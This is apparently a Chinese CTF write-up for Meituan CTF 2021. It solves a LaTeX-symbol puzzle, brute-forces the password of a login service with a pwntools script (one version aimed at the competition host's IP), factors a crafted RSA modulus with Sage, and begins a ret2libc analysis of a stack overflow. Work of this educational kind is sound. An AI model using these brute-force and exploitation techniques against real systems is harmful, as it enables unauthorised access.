20211211-美团CTF2021-Crypto方向&&Pwn方向部分WP

原创

4XWi11 于 2021-12-13 13:47:57 发布 307 收藏

分类专栏： 树哥让我天天写 文章标签： 密码学 pwn

树哥让我天天写 专栏收录该内容

1 篇文章 1 订阅

订阅专栏

美团

Symbol

$$\flat\ \lambda\ \alpha\ \gamma\{\forall\ \uplus\ \nu\ \_\ \Lambda\ \alpha\ T\ \epsilon\ \Xi\ \_\ M\ \approx\ \triangleleft\ \hbar\}$$

$$\flat\ \lambda\ \alpha\ \gamma\ \{\forall\ \uplus\ \nu\ \_\ \Lambda\ \alpha\ T\ \epsilon\ \Xi\ \_\ M\ \approx\ \triangleleft\ \hbar\}$$

```
\flat\ \lambda\ \alpha\ \gamma\ \{\forall\ \uplus\ \nu\ \_\ \Lambda\ \alpha\ T\ \epsilon\ \Xi\ \_\ M\ \approx\ \triangleleft\ \hbar\}
```

我超，发现了不得了的东西

> flag{fun_LaTeX_Math}

```python
from hashlib import md5

pl = b'fun_LaTeX_Math'
print(f'flag{{{md5(pl).digest().hex()}}}')
```


> flag{e1b217dc3b5e90b237b45e0a636e5a86}

Romeo’s Encrypting Machine

是这样的


这道题主要考我们爆破，目标密码长度为8，范围是100个可打印字符，每次nc连上有100s的时间

要知晓一个关键的地方，就是如果猜对前面所有的字符（还不满8个），程序就不会动了，因为服务端会报下标越界的错导致程序退出




```
will  /mnt/d/4XWi11/N/c/1/romeo  on  master +4 !7 ?3 ────── to
❯ python3 task.py
HOST:POST 0.0.0.0:9999
35
71
46
53
126
49
115
----------------------------------------
Exception happened during processing of request from ('127.0.0.1', 61423)
Traceback (most recent call last):
  File "/usr/lib/python3.6/socketserver.py", line 620, in process_request
    self.finish_request(request, client_address)
  File "/usr/lib/python3.6/socketserver.py", line 364, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python3.6/socketserver.py", line 724, in __init__
    self.handle()
  File "task.py", line 72, in handle
    _, final_check = self.login()
  File "task.py", line 44, in login
    print(str1[i])
IndexError: index out of range
----------------------------------------
```

而在客户端的现象是：没有任何现象



```
will  /
❯ nc 127.0.0.1 9999
[~]Please input your password:
#G.5~1s
```

其他的情况程序则会返回一个 False! 并继续让你输入



```
will  /mnt/d/4XWi11/N/c/1/romeo  on
❯ nc 127.0.0.1 9999
[~]Please input your password:
#G.5~1r
False!
[~]Please input your password:
```

此外有一个循环会占用很多时间

```
check = b''
for i in range(0x2000):
    check = self.aes.encrypt(padding(check[:-1] + str1[:i+1]))
```

也有一个判断可以在前面的check过之后加速后面的check（跳过上面的循环

```
if right_num > true_num:
    continue
else:
    right_num = true_num
```

所以，一种完全自动化脚本的编写思路就是依序爆破 printable ，到100s主动掐掉，下次再从没爆完的地方（包括之前一次已经开始爆但没有回显的）开始继续爆，直到在某一次一次连接只爆破一位，还没有任何回显的，那应该就是正确的

不过比赛的时候太急了，不知道是不是一个靶机同时连多个会影响速度，还是那边网速的原因（出现了send过去之后没有任何回显，结果另外一次又 False! 的情况，崩溃~，本地跑就贼快），总之半自动化脚本（开始可以一次10个，后面就差不多一次3个）加上最后基本上全手爆了

```
#!/usr/bin/env python3
# coding: utf-8
from pwn import *
from tqdm import tqdm
from string import printable

context.log_level = 'debug'


class Solve():
    def __init__(self):
        self.sh = remote('123.57.132.168', 15906)
        self.ru = lambda s: self.sh.recvuntil(s)
        self.sl = lambda s: self.sh.sendline(s)
        self.rl = lambda: self.sh.recvline()
        self.pwd = '#G.5~1'

    def solve(self):
        index_l =
        index_r =
        while 1:
            for i in tqdm(list(printable[index_l:index_r])):
                t = self.pwd + i
                self.rl()  # [~]Please input your password:
                self.sl(t.encode())
                feedback = self.rl()  # False!
                if b'False!' in feedback:
                    continue
            self.sh.close()
            self.sh = remote('123.57.132.168', 15906)
            index_l +=
            index_r +=


if __name__ == '__main__':
    solution = Solve()
    solution.solve()
```


得到密码是 #G.5~1ss

> flag{c7f37603-7ad2-4d52-8a56-7c92c74dff97}

赛后重新写下代码


```python
#!/usr/bin/env python3
# coding: utf-8
from pwn import *
from tqdm import tqdm
from string import printable
import time
import sys

context.log_level = 'debug'
table = printable
length = len(printable)

sh = remote('127.0.0.1', 9999)
sh.close()
sl = lambda s: sh.sendline(s)
rl = lambda: sh.recvline()

pwd = ''
t = pwd
index = 0
i = 0
tip = 1

start_time = time.time()
for _ in range(8):
    while 1:
        sh = remote('127.0.0.1', 9999)
        tip = 1
        try:
            signal.alarm(105)
            for i in tqdm(range(index, length)):
                t = pwd + table[i]
                rl()
                sl(t.encode())
                feedback = rl()
                if b'False!' in feedback:
                    tip = 0
                    continue
                elif b'Success' in feedback:
                    pwd = t
                    tip = 1
                    assert 1 == 0
            signal.alarm(0)
        except:
            sh.close()
            if tip:
                pwd = t
                if len(pwd) == 8:
                    end_time = time.time()
                    print(f"plz do not waste my time\nyou should pay me: {end_time - start_time}s")
                    rl()
                    rl()
                    sys.exit(0)
                index = 0
                break
            else:
                index = i
                sh.close()
                continue
```

本地方跑贼快，是不是有点太快了？大多都不会跑满100s□□□




```
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 88%|                                                    | 88/100 [01:34<00:11,  1.04it/s]
[DEBUG] Sent 0x6 bytes:
    b'#G.5_\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 89%|                                                    | 89/100 [01:35<00:10,  1.04it/s]
[DEBUG] Sent 0x6 bytes:
    b'#G.5`\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 90%|                                                    | 90/100 [01:36<00:09,  1.04it/s]
[DEBUG] Sent 0x6 bytes:
    b'#G.5{\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 91%|                                                    | 91/100 [01:37<00:08,  1.03it/s]
[DEBUG] Sent 0x6 bytes:
    b'#G.5|\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 92%|                                                    | 92/100 [01:38<00:07,  1.04it/s]
[DEBUG] Sent 0x6 bytes:
    b'#G.5}\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 93%|                                                    | 93/100 [01:39<00:06,  1.00it/s]
[DEBUG] Sent 0x6 bytes:
    b'#G.5~\n'
 93%|                                                    | 93/100 [01:40<00:07,  1.08s/it]
[*] Closed connection to 127.0.0.1 port 9999
[+] Opening connection to 127.0.0.1 on port 9999: Done
  0%|                                                            | 0/7 [00:00<?, ?it/s]
[DEBUG] Received 0x1f bytes:
    b'[~]Please input your password:\n'
[DEBUG] Sent 0x6 bytes:
    b'#G.5~\n'
  0%|                                                            | 0/7 [00:04<?, ?it/s]
[*] Closed connection to 127.0.0.1 port 9999
[+] Opening connection to 127.0.0.1 on port 9999: Done
  0%|                                                          | 0/100 [00:00<?, ?it/s]
[DEBUG] Received 0x1f bytes:
    b'[~]Please input your password:\n'
[DEBUG] Sent 0x7 bytes:
    b'#G.5~0\n'
```

不过偶尔的一次证明脚本继续上次断开的地方爆破的功能没有问题



```
[DEBUG] Received 0x7 bytes:
    b'False!\n'
 80%|                                                    | 80/100 [01:38<00:25,  1.26s/it]
[DEBUG] Received 0x1f bytes:
    b'[~]Please input your password:\n'
[DEBUG] Sent 0x6 bytes:
    b'#G.5=\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 81%|                                                    | 81/100 [01:39<00:23,  1.23s/it]
[DEBUG] Sent 0x6 bytes:
    b'#G.5>\n'
 81%|                                                    | 81/100 [01:40<00:23,  1.23s/it]
[*] Closed connection to 127.0.0.1 port 9999
[+] Opening connection to 127.0.0.1 on port 9999: Done
  0%|                                                           | 0/19 [00:00<?, ?it/s]
[DEBUG] Received 0x1f bytes:
    b'[~]Please input your password:\n'
[DEBUG] Sent 0x6 bytes:
    b'#G.5>\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
  5%|                                                     | 1/19 [00:03<01:11,  3.99s/it]
[DEBUG] Sent 0x6 bytes:
    b'#G.5?\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 11%|                                                     | 2/19 [00:04<00:37,  2.20s/it]
[DEBUG] Sent 0x6 bytes:
    b'#G.5@\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 16%|                                                     | 3/19 [00:05<00:25,  1.61s/it]
[DEBUG] Sent 0x6 bytes:
    b'#G.5[\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 21%|                                                     | 4/19 [00:06<00:20,  1.35s/it]
[DEBUG] Sent 0x6 bytes:
    b'#G.5\\\n'
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 26%|                                                     | 5/19 [00:07<00:17,  1.22s/it]
[DEBUG] Sent 0x6 bytes:
    b'#G.5]\n'
[DEBUG] Received 0x26 bytes:
```



```
[DEBUG] Received 0x26 bytes:
    b'False!\n'
    b'[~]Please input your password:\n'
 28%|
[DEBUG] Sent 0x9 bytes:
    b'#G.5~1ss\n'
[DEBUG] Received 0xe bytes:
    b'Login Success\n'
[DEBUG] Received 0x40 bytes:
    b'Good Morning Master!\n'
    b'flag{c7f37603-7ad2-4d52-8a56-7c92c74dff97}\n'
 28%|
[*] Closed connection to 127.0.0.1 port 9999
plz do not waste my time
you should pay me: 369.0124876499176s

 > will > /mnt/d/4XWi11/Natal > on  master +4 !7 ?3
> |
```

最后最后，此代码依旧不够健硕，因为遇到关键的网络问题无法滚回去，无法判断当前这个是因为对方或己方网络问题导致100s之后没有回显，还是真的没有回显（当然就算是手动爆破了也很难甄别WTF

hamburgerRSA

题目很短，核心代码如下，p和q都是

```
PP = int(str(p) + str(p) + str(q) + str(q))
QQ = int(str(q) + str(q) + str(p) + str(p))
n = PP * QQ
```

之前有类似的

https://4xwi11.github.io/posts/493b5ffc/#Crypto-babyrsa

注意是十进制，在二进制位上操作就错了


首先因为一些众所周知的原因：

- 64位的p和q十进制要么是20位，要么是19位
- 十进制20位和20位相乘得到的结果要么是十进制40位，要么是39位
- N=pq，N的前x位等于p的前y位乘以q的前y位，x略小于y一位或两位十进制位
- 同理N=pq，N的后x位等于p的后y位乘以q的后y位，x略小于y一位或两位十进制位

（我随便搞几组同等大小的数据出来的结果，没有去搜严格的数学证明，可能是不准确的，但可以反映一定程度的现象

所以这里有n，我们可以知道n的前18位`177269125756508652`就是p和q相乘结果的前面，n的后18位`742722231922451193`同理，所以要爆破3~4位，再通过sage的factor函数来验证（保险点前后17位也不是不行

```
part1 = '177269125756508652'
part2 = '742722231922451193'
for part_mid in range(1000):
  ans = part1 + str(part_mid).rjust(3, '0') + part2
  ans = factor(int(ans))
  if len(ans) == 2 and ans[0][0].nbits() == 64:
    print(ans)
```



```
sage: part1 = '177269125756508652'
....: part2 = '742722231922451193'
....: for part_mid in range(1000):
....:     ans = part1 + str(part_mid).rjust(3, '0') + part2
....:     ans = factor(int(ans))
....:     if len(ans) == 2 and ans[0][0].nbits() == 64:
....:         print(ans)
....:
9788542938580474429 * 18109858317913867117
```

大概率就是正确接过来，最后是exp

```
from Crypto.Util.number import *
from gmpy2 import invert

n = 177269125756508652546242326065138402971542751112423326033880862868822164234452280738170245589798474033047460920552550018968571267978283756742722231922451193
c = 47718022601324543399078395957095083753201631332808949406927091589044837556469300807728484035581447960954603540348152501053100067139486887367207461593404096

p = 9788542938580474429
q = 18109858317913867117
PP = int(str(p) + str(p) + str(q) + str(q))
QQ = int(str(q) + str(q) + str(p) + str(p))
print(long_to_bytes(pow(c, invert(0x10001, n-PP-QQ+1), PP*QQ)))
```

> flag{f8d8bfa5-6c7f-14cb-908b-abc1e96946c6}

所以何必求小根

babyrop


栈，挺考验综合性的，这次

- □会用 `gdb.attach` □
- 多看看栈说不定发现宝藏

题目描述


提供了libc-2.27.so

程序较短



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+0h] [rbp-30h]
  char *pwd; // [rsp+8h] [rbp-28h] BYREF
  char name[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("What your name? ");
  for ( i = 0; i <= 24; ++i )
  {
    if ( read(0, &name[i], 1uLL) != 1 || name[i] == '\n' )
    {
      name[i] = 0;
      break;
    }
  }

  printf("Hello, %s, welcome to this challenge!\n", name);
  puts("Please input the passwd to unlock this challenge");
  __isoc99_scanf("%lld", &pwd);
  if ( pwd == aPassword )
  {
    puts("OK!\nNow, you can input your message");
    vuln();
    puts("we will reply soon");
  }
```


保护除了pie全开




```
wi11  ~/4xc/M/babyrop
checksec babyrop
[*] '/home/wi11/4xchallenges/MT2021/babyrop/babyrop'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

没有现成的 system 和 /bin/sh ，那就 ret2libc ，通过泄漏libc的基址来找 system 和 /bin/sh ，应该不是栈迁移（？

vul 函数里会有栈溢出，溢出48刚好到返回地址，并且可以利用父函数main的栈帧（第5点细说



```c
unsigned __int64 vuln()
{
  char buf[24]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  read(0, buf, 48uLL);
  return __readfsqword(0x28u) ^ v2;
}
```



```
unsigned __int64 vuln()
{
  char buf[24]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  read(0, buf, 48uLL);
  return __readfsqword(0x28u) ^ v2;
}
```

